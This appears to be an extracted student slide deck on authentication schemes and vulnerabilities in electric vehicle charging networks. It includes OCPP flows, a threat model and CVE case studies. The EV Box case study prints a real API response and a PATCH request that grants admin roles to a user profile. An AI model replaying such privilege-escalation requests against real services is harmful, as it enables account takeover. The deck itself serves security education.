Multimodal and Multi-pass Authentication (MMA) Mechanisms

for Electric Vehicle Charging Networks

Eddie Garcia & Lily Guilfoil

MULTIMODAL AND MULTI-PASS (MMA) AUTHENTICATION

Multiple modes of credentials obtained from multiple paths are successfully validated and the EV user initiates the charging process.

Versions:


1. Using Smart Card
   a. Vulnerable to cloning attacks, skimming attacks, eavesdropping, replay attacks, man-in-the-middle attacks, etc..
2. **Using Contract Certificate**
   a. Bootstrapping Phase
   b. MMA-CC Operational Phase

TERMINOLOGY

OEM Provisioning Certificate (OPCert)...a certificate issued individually for and saved in each electric vehicle.
Electric Vehicle Supply Equipment (EVSE)...supplies electricity to an electric vehicle; commonly called charging ports.
Control Center (CC)...CC server is responsible for managing EVSEs in different locations by directly communicating with them.
E-mobility Service Provider (EMSP)...entity that is responsible for managing EV users and respective EVs; may enable EV users to use charging stations.
Contract Certificate (CCert)...certificate tied to a vehicle and owner.


MMA AUTHENTICATION: BOOTSTRAPPING PHASE

- OPCert in Electric Vehicle (EV) forwarded to EVSE
- Forwarded to CC
- Forwarded to EMSP
  - Validate
- New CCert
- Transmit to EV through CC and EVSE
- EV stores this




MMA AUTHENTICATION: MMA-CC OPERATIONAL PHASE


- User login
- CCert to CC through EVSE
- CC to EMSP
  - Validate
- Charging begins



MMA AUTHENTICATION - Smart Card (MMA-SC)



REFERENCE MODEL



ADVANTAGES

- Offers superior security
  - If a malicious user is trying to gain access to charging activities, different independent paths have to be compromised
- Protects against several attacks:
  - Impersonation Attack
  - Man-in-the-Middle Attack
  - Substitution Attack
  - Cloning Attack

LIMITATIONS

- Complicated configurations and implementation.
- More resources required

Implementation Aspects




Fig. 8. High-level diagram for integration of SecCharge Server with Syntronic charging station

VULNERABILITIES

1. Impersonation
2. Smart Card Cloning
3. Man-in-The-Middle
4. Substitution
5. Denial-Of-Service
6. Packet Replay and Eavesdropping
7. Address Resolution Protocol Spoofing

VULNERABILITIES - Open Charge Point Protocol (OCPP)




SECC
Control Center Server
Authorize.req(start-id)
Authorize.conf( )
TransactionStarted.req(start-id)
TransactionStarted.conf(tx-id)
Charging
opt
[when stop-id differs from start-id]
Authorize.req(stop-id)
Authorize.conf( )
TransactionStopped.rec(tx-id)
TransactionStopped.conf( )

Fig. 3. Overviews of OCPP operations.

VULNERABILITIES - Threat Model



Attacks

Electric Vehicle:

- DoS, DDoS
- Impersonation
- Physical Damage

CS/ Smart Charger:

- Privacy
- Impersonation
- Tampering

Communication Link:


- DoS
- MitM
- RF Jamming
- Eavesdropping

FIGURE 4. Electrical charging system potential threats.

Case Study - Schneider Electric


- CVE-2018-7800 – Hard Coded Credentials
- CVE-2018-7801 – Remote Code Execution
- CVE-2018-7802 – SQL Injection

Case Study - EV Box




```
HTTP/1.1 200 OK
Date: Fri, 30 Jul 2021 12:30:48 GMT
Content-Type: application/json; charset=UTF-8
Connection: close
CF-Ray: 676e99a8ff6553cd-LHR
Access-Control-Allow-Origin: https://evbox.everon.io
Cache-Control: no-cache, no-store
Expires: 0
Strict-Transport-Security: max-age=31536000 ; includeSubDomains
Via: 1.1 google
CF-Cache-Status: DYNAMIC
Access-Control-Allow-Credentials: true
Access-Control-Allow-Headers: Origin, X-Requested-With, Content-Type,
Accept, X-Access-Token, tenantId, tenant, Authorization
Access-Control-Allow-Methods: GET, POST, PUT, DELETE, OPTIONS, PATCH
Access-Control-Max-Age: 180
Expect-CT: max-age=604800, report-uri=https://report-
uri.cloudflare.com/cdn-cgi/beacon/expect-ct
Pragma: no-cache
X-Content-Type-Options: nosniff
X-Frame-Options: DENY
X-XSS-Protection: 1; mode=block
Vary: Accept-Encoding
Server: cloudflare
Content-Length: 396

{"firstName":"egw1","lastName":"egw1","email":egw1@mailinator.com,"langu
age":"en-GB","status":"ACTIVE","roles":
["ACCOUNT_ADMIN","ACCOUNT_OWNER"],"id":"bd4358ca-838c-4119-9f7a-
99a2a747770b","oktaUserId":"00uascl0k2XXZXT8w416","lastLogin":"2021-07-
30T12:30:15Z","createdAt":"2020-12-
03T09:15:04Z","invitedBy":"","blocked":false,"activated":true,"accountId
":"8663791e-6ae9-44a2-934c-6ca737f619b8"}
```



```
PATCH /api/users/profiles/00uascl0k2XXZXT8w416 HTTP/1.1
Host: api.everon.io
Accept: application/json, text/plain, */*

{"profile":{"firstName":"egw",
"roles":["ADMIN","ACCOUNT_OWNER", "tenantadmin"]
}}
```



REFERENCES

- https://cybernews.com/security/your-new-smart-car-is-an-iot-device-that-can-be-hacked/
- https://www.nhtsa.gov/technology-innovation/automated-vehicles-safety
- https://uosc.primo.exlibrisgroup.com/permalink/01USC_INST/273cgt/cdi_doaj_primary_oai_doaj_org_article_9ec3ab815f3d4a939f83a5065ed73614
- https://uosc.primo.exlibrisgroup.com/permalink/01USC_INST/273cgt/cdi_proquest_journals_2465442857
- https://ieeexplore.ieee.org/document/9148231
- https://arxiv.org/ftp/arxiv/papers/2201/2201.10349.pdf
- https://ieeexplore.ieee.org/document/8994200
- https://www.pentestpartners.com/security-blog/smart-car-chargers-plug-n-play-for-hackers/
- https://techcrunch.com/2019/01/14/schneider-password-flaw-evlink-charging-stations/
- https://ieeexplore-ieee-org.libproxy1.usc.edu/document/8790593/authors#authors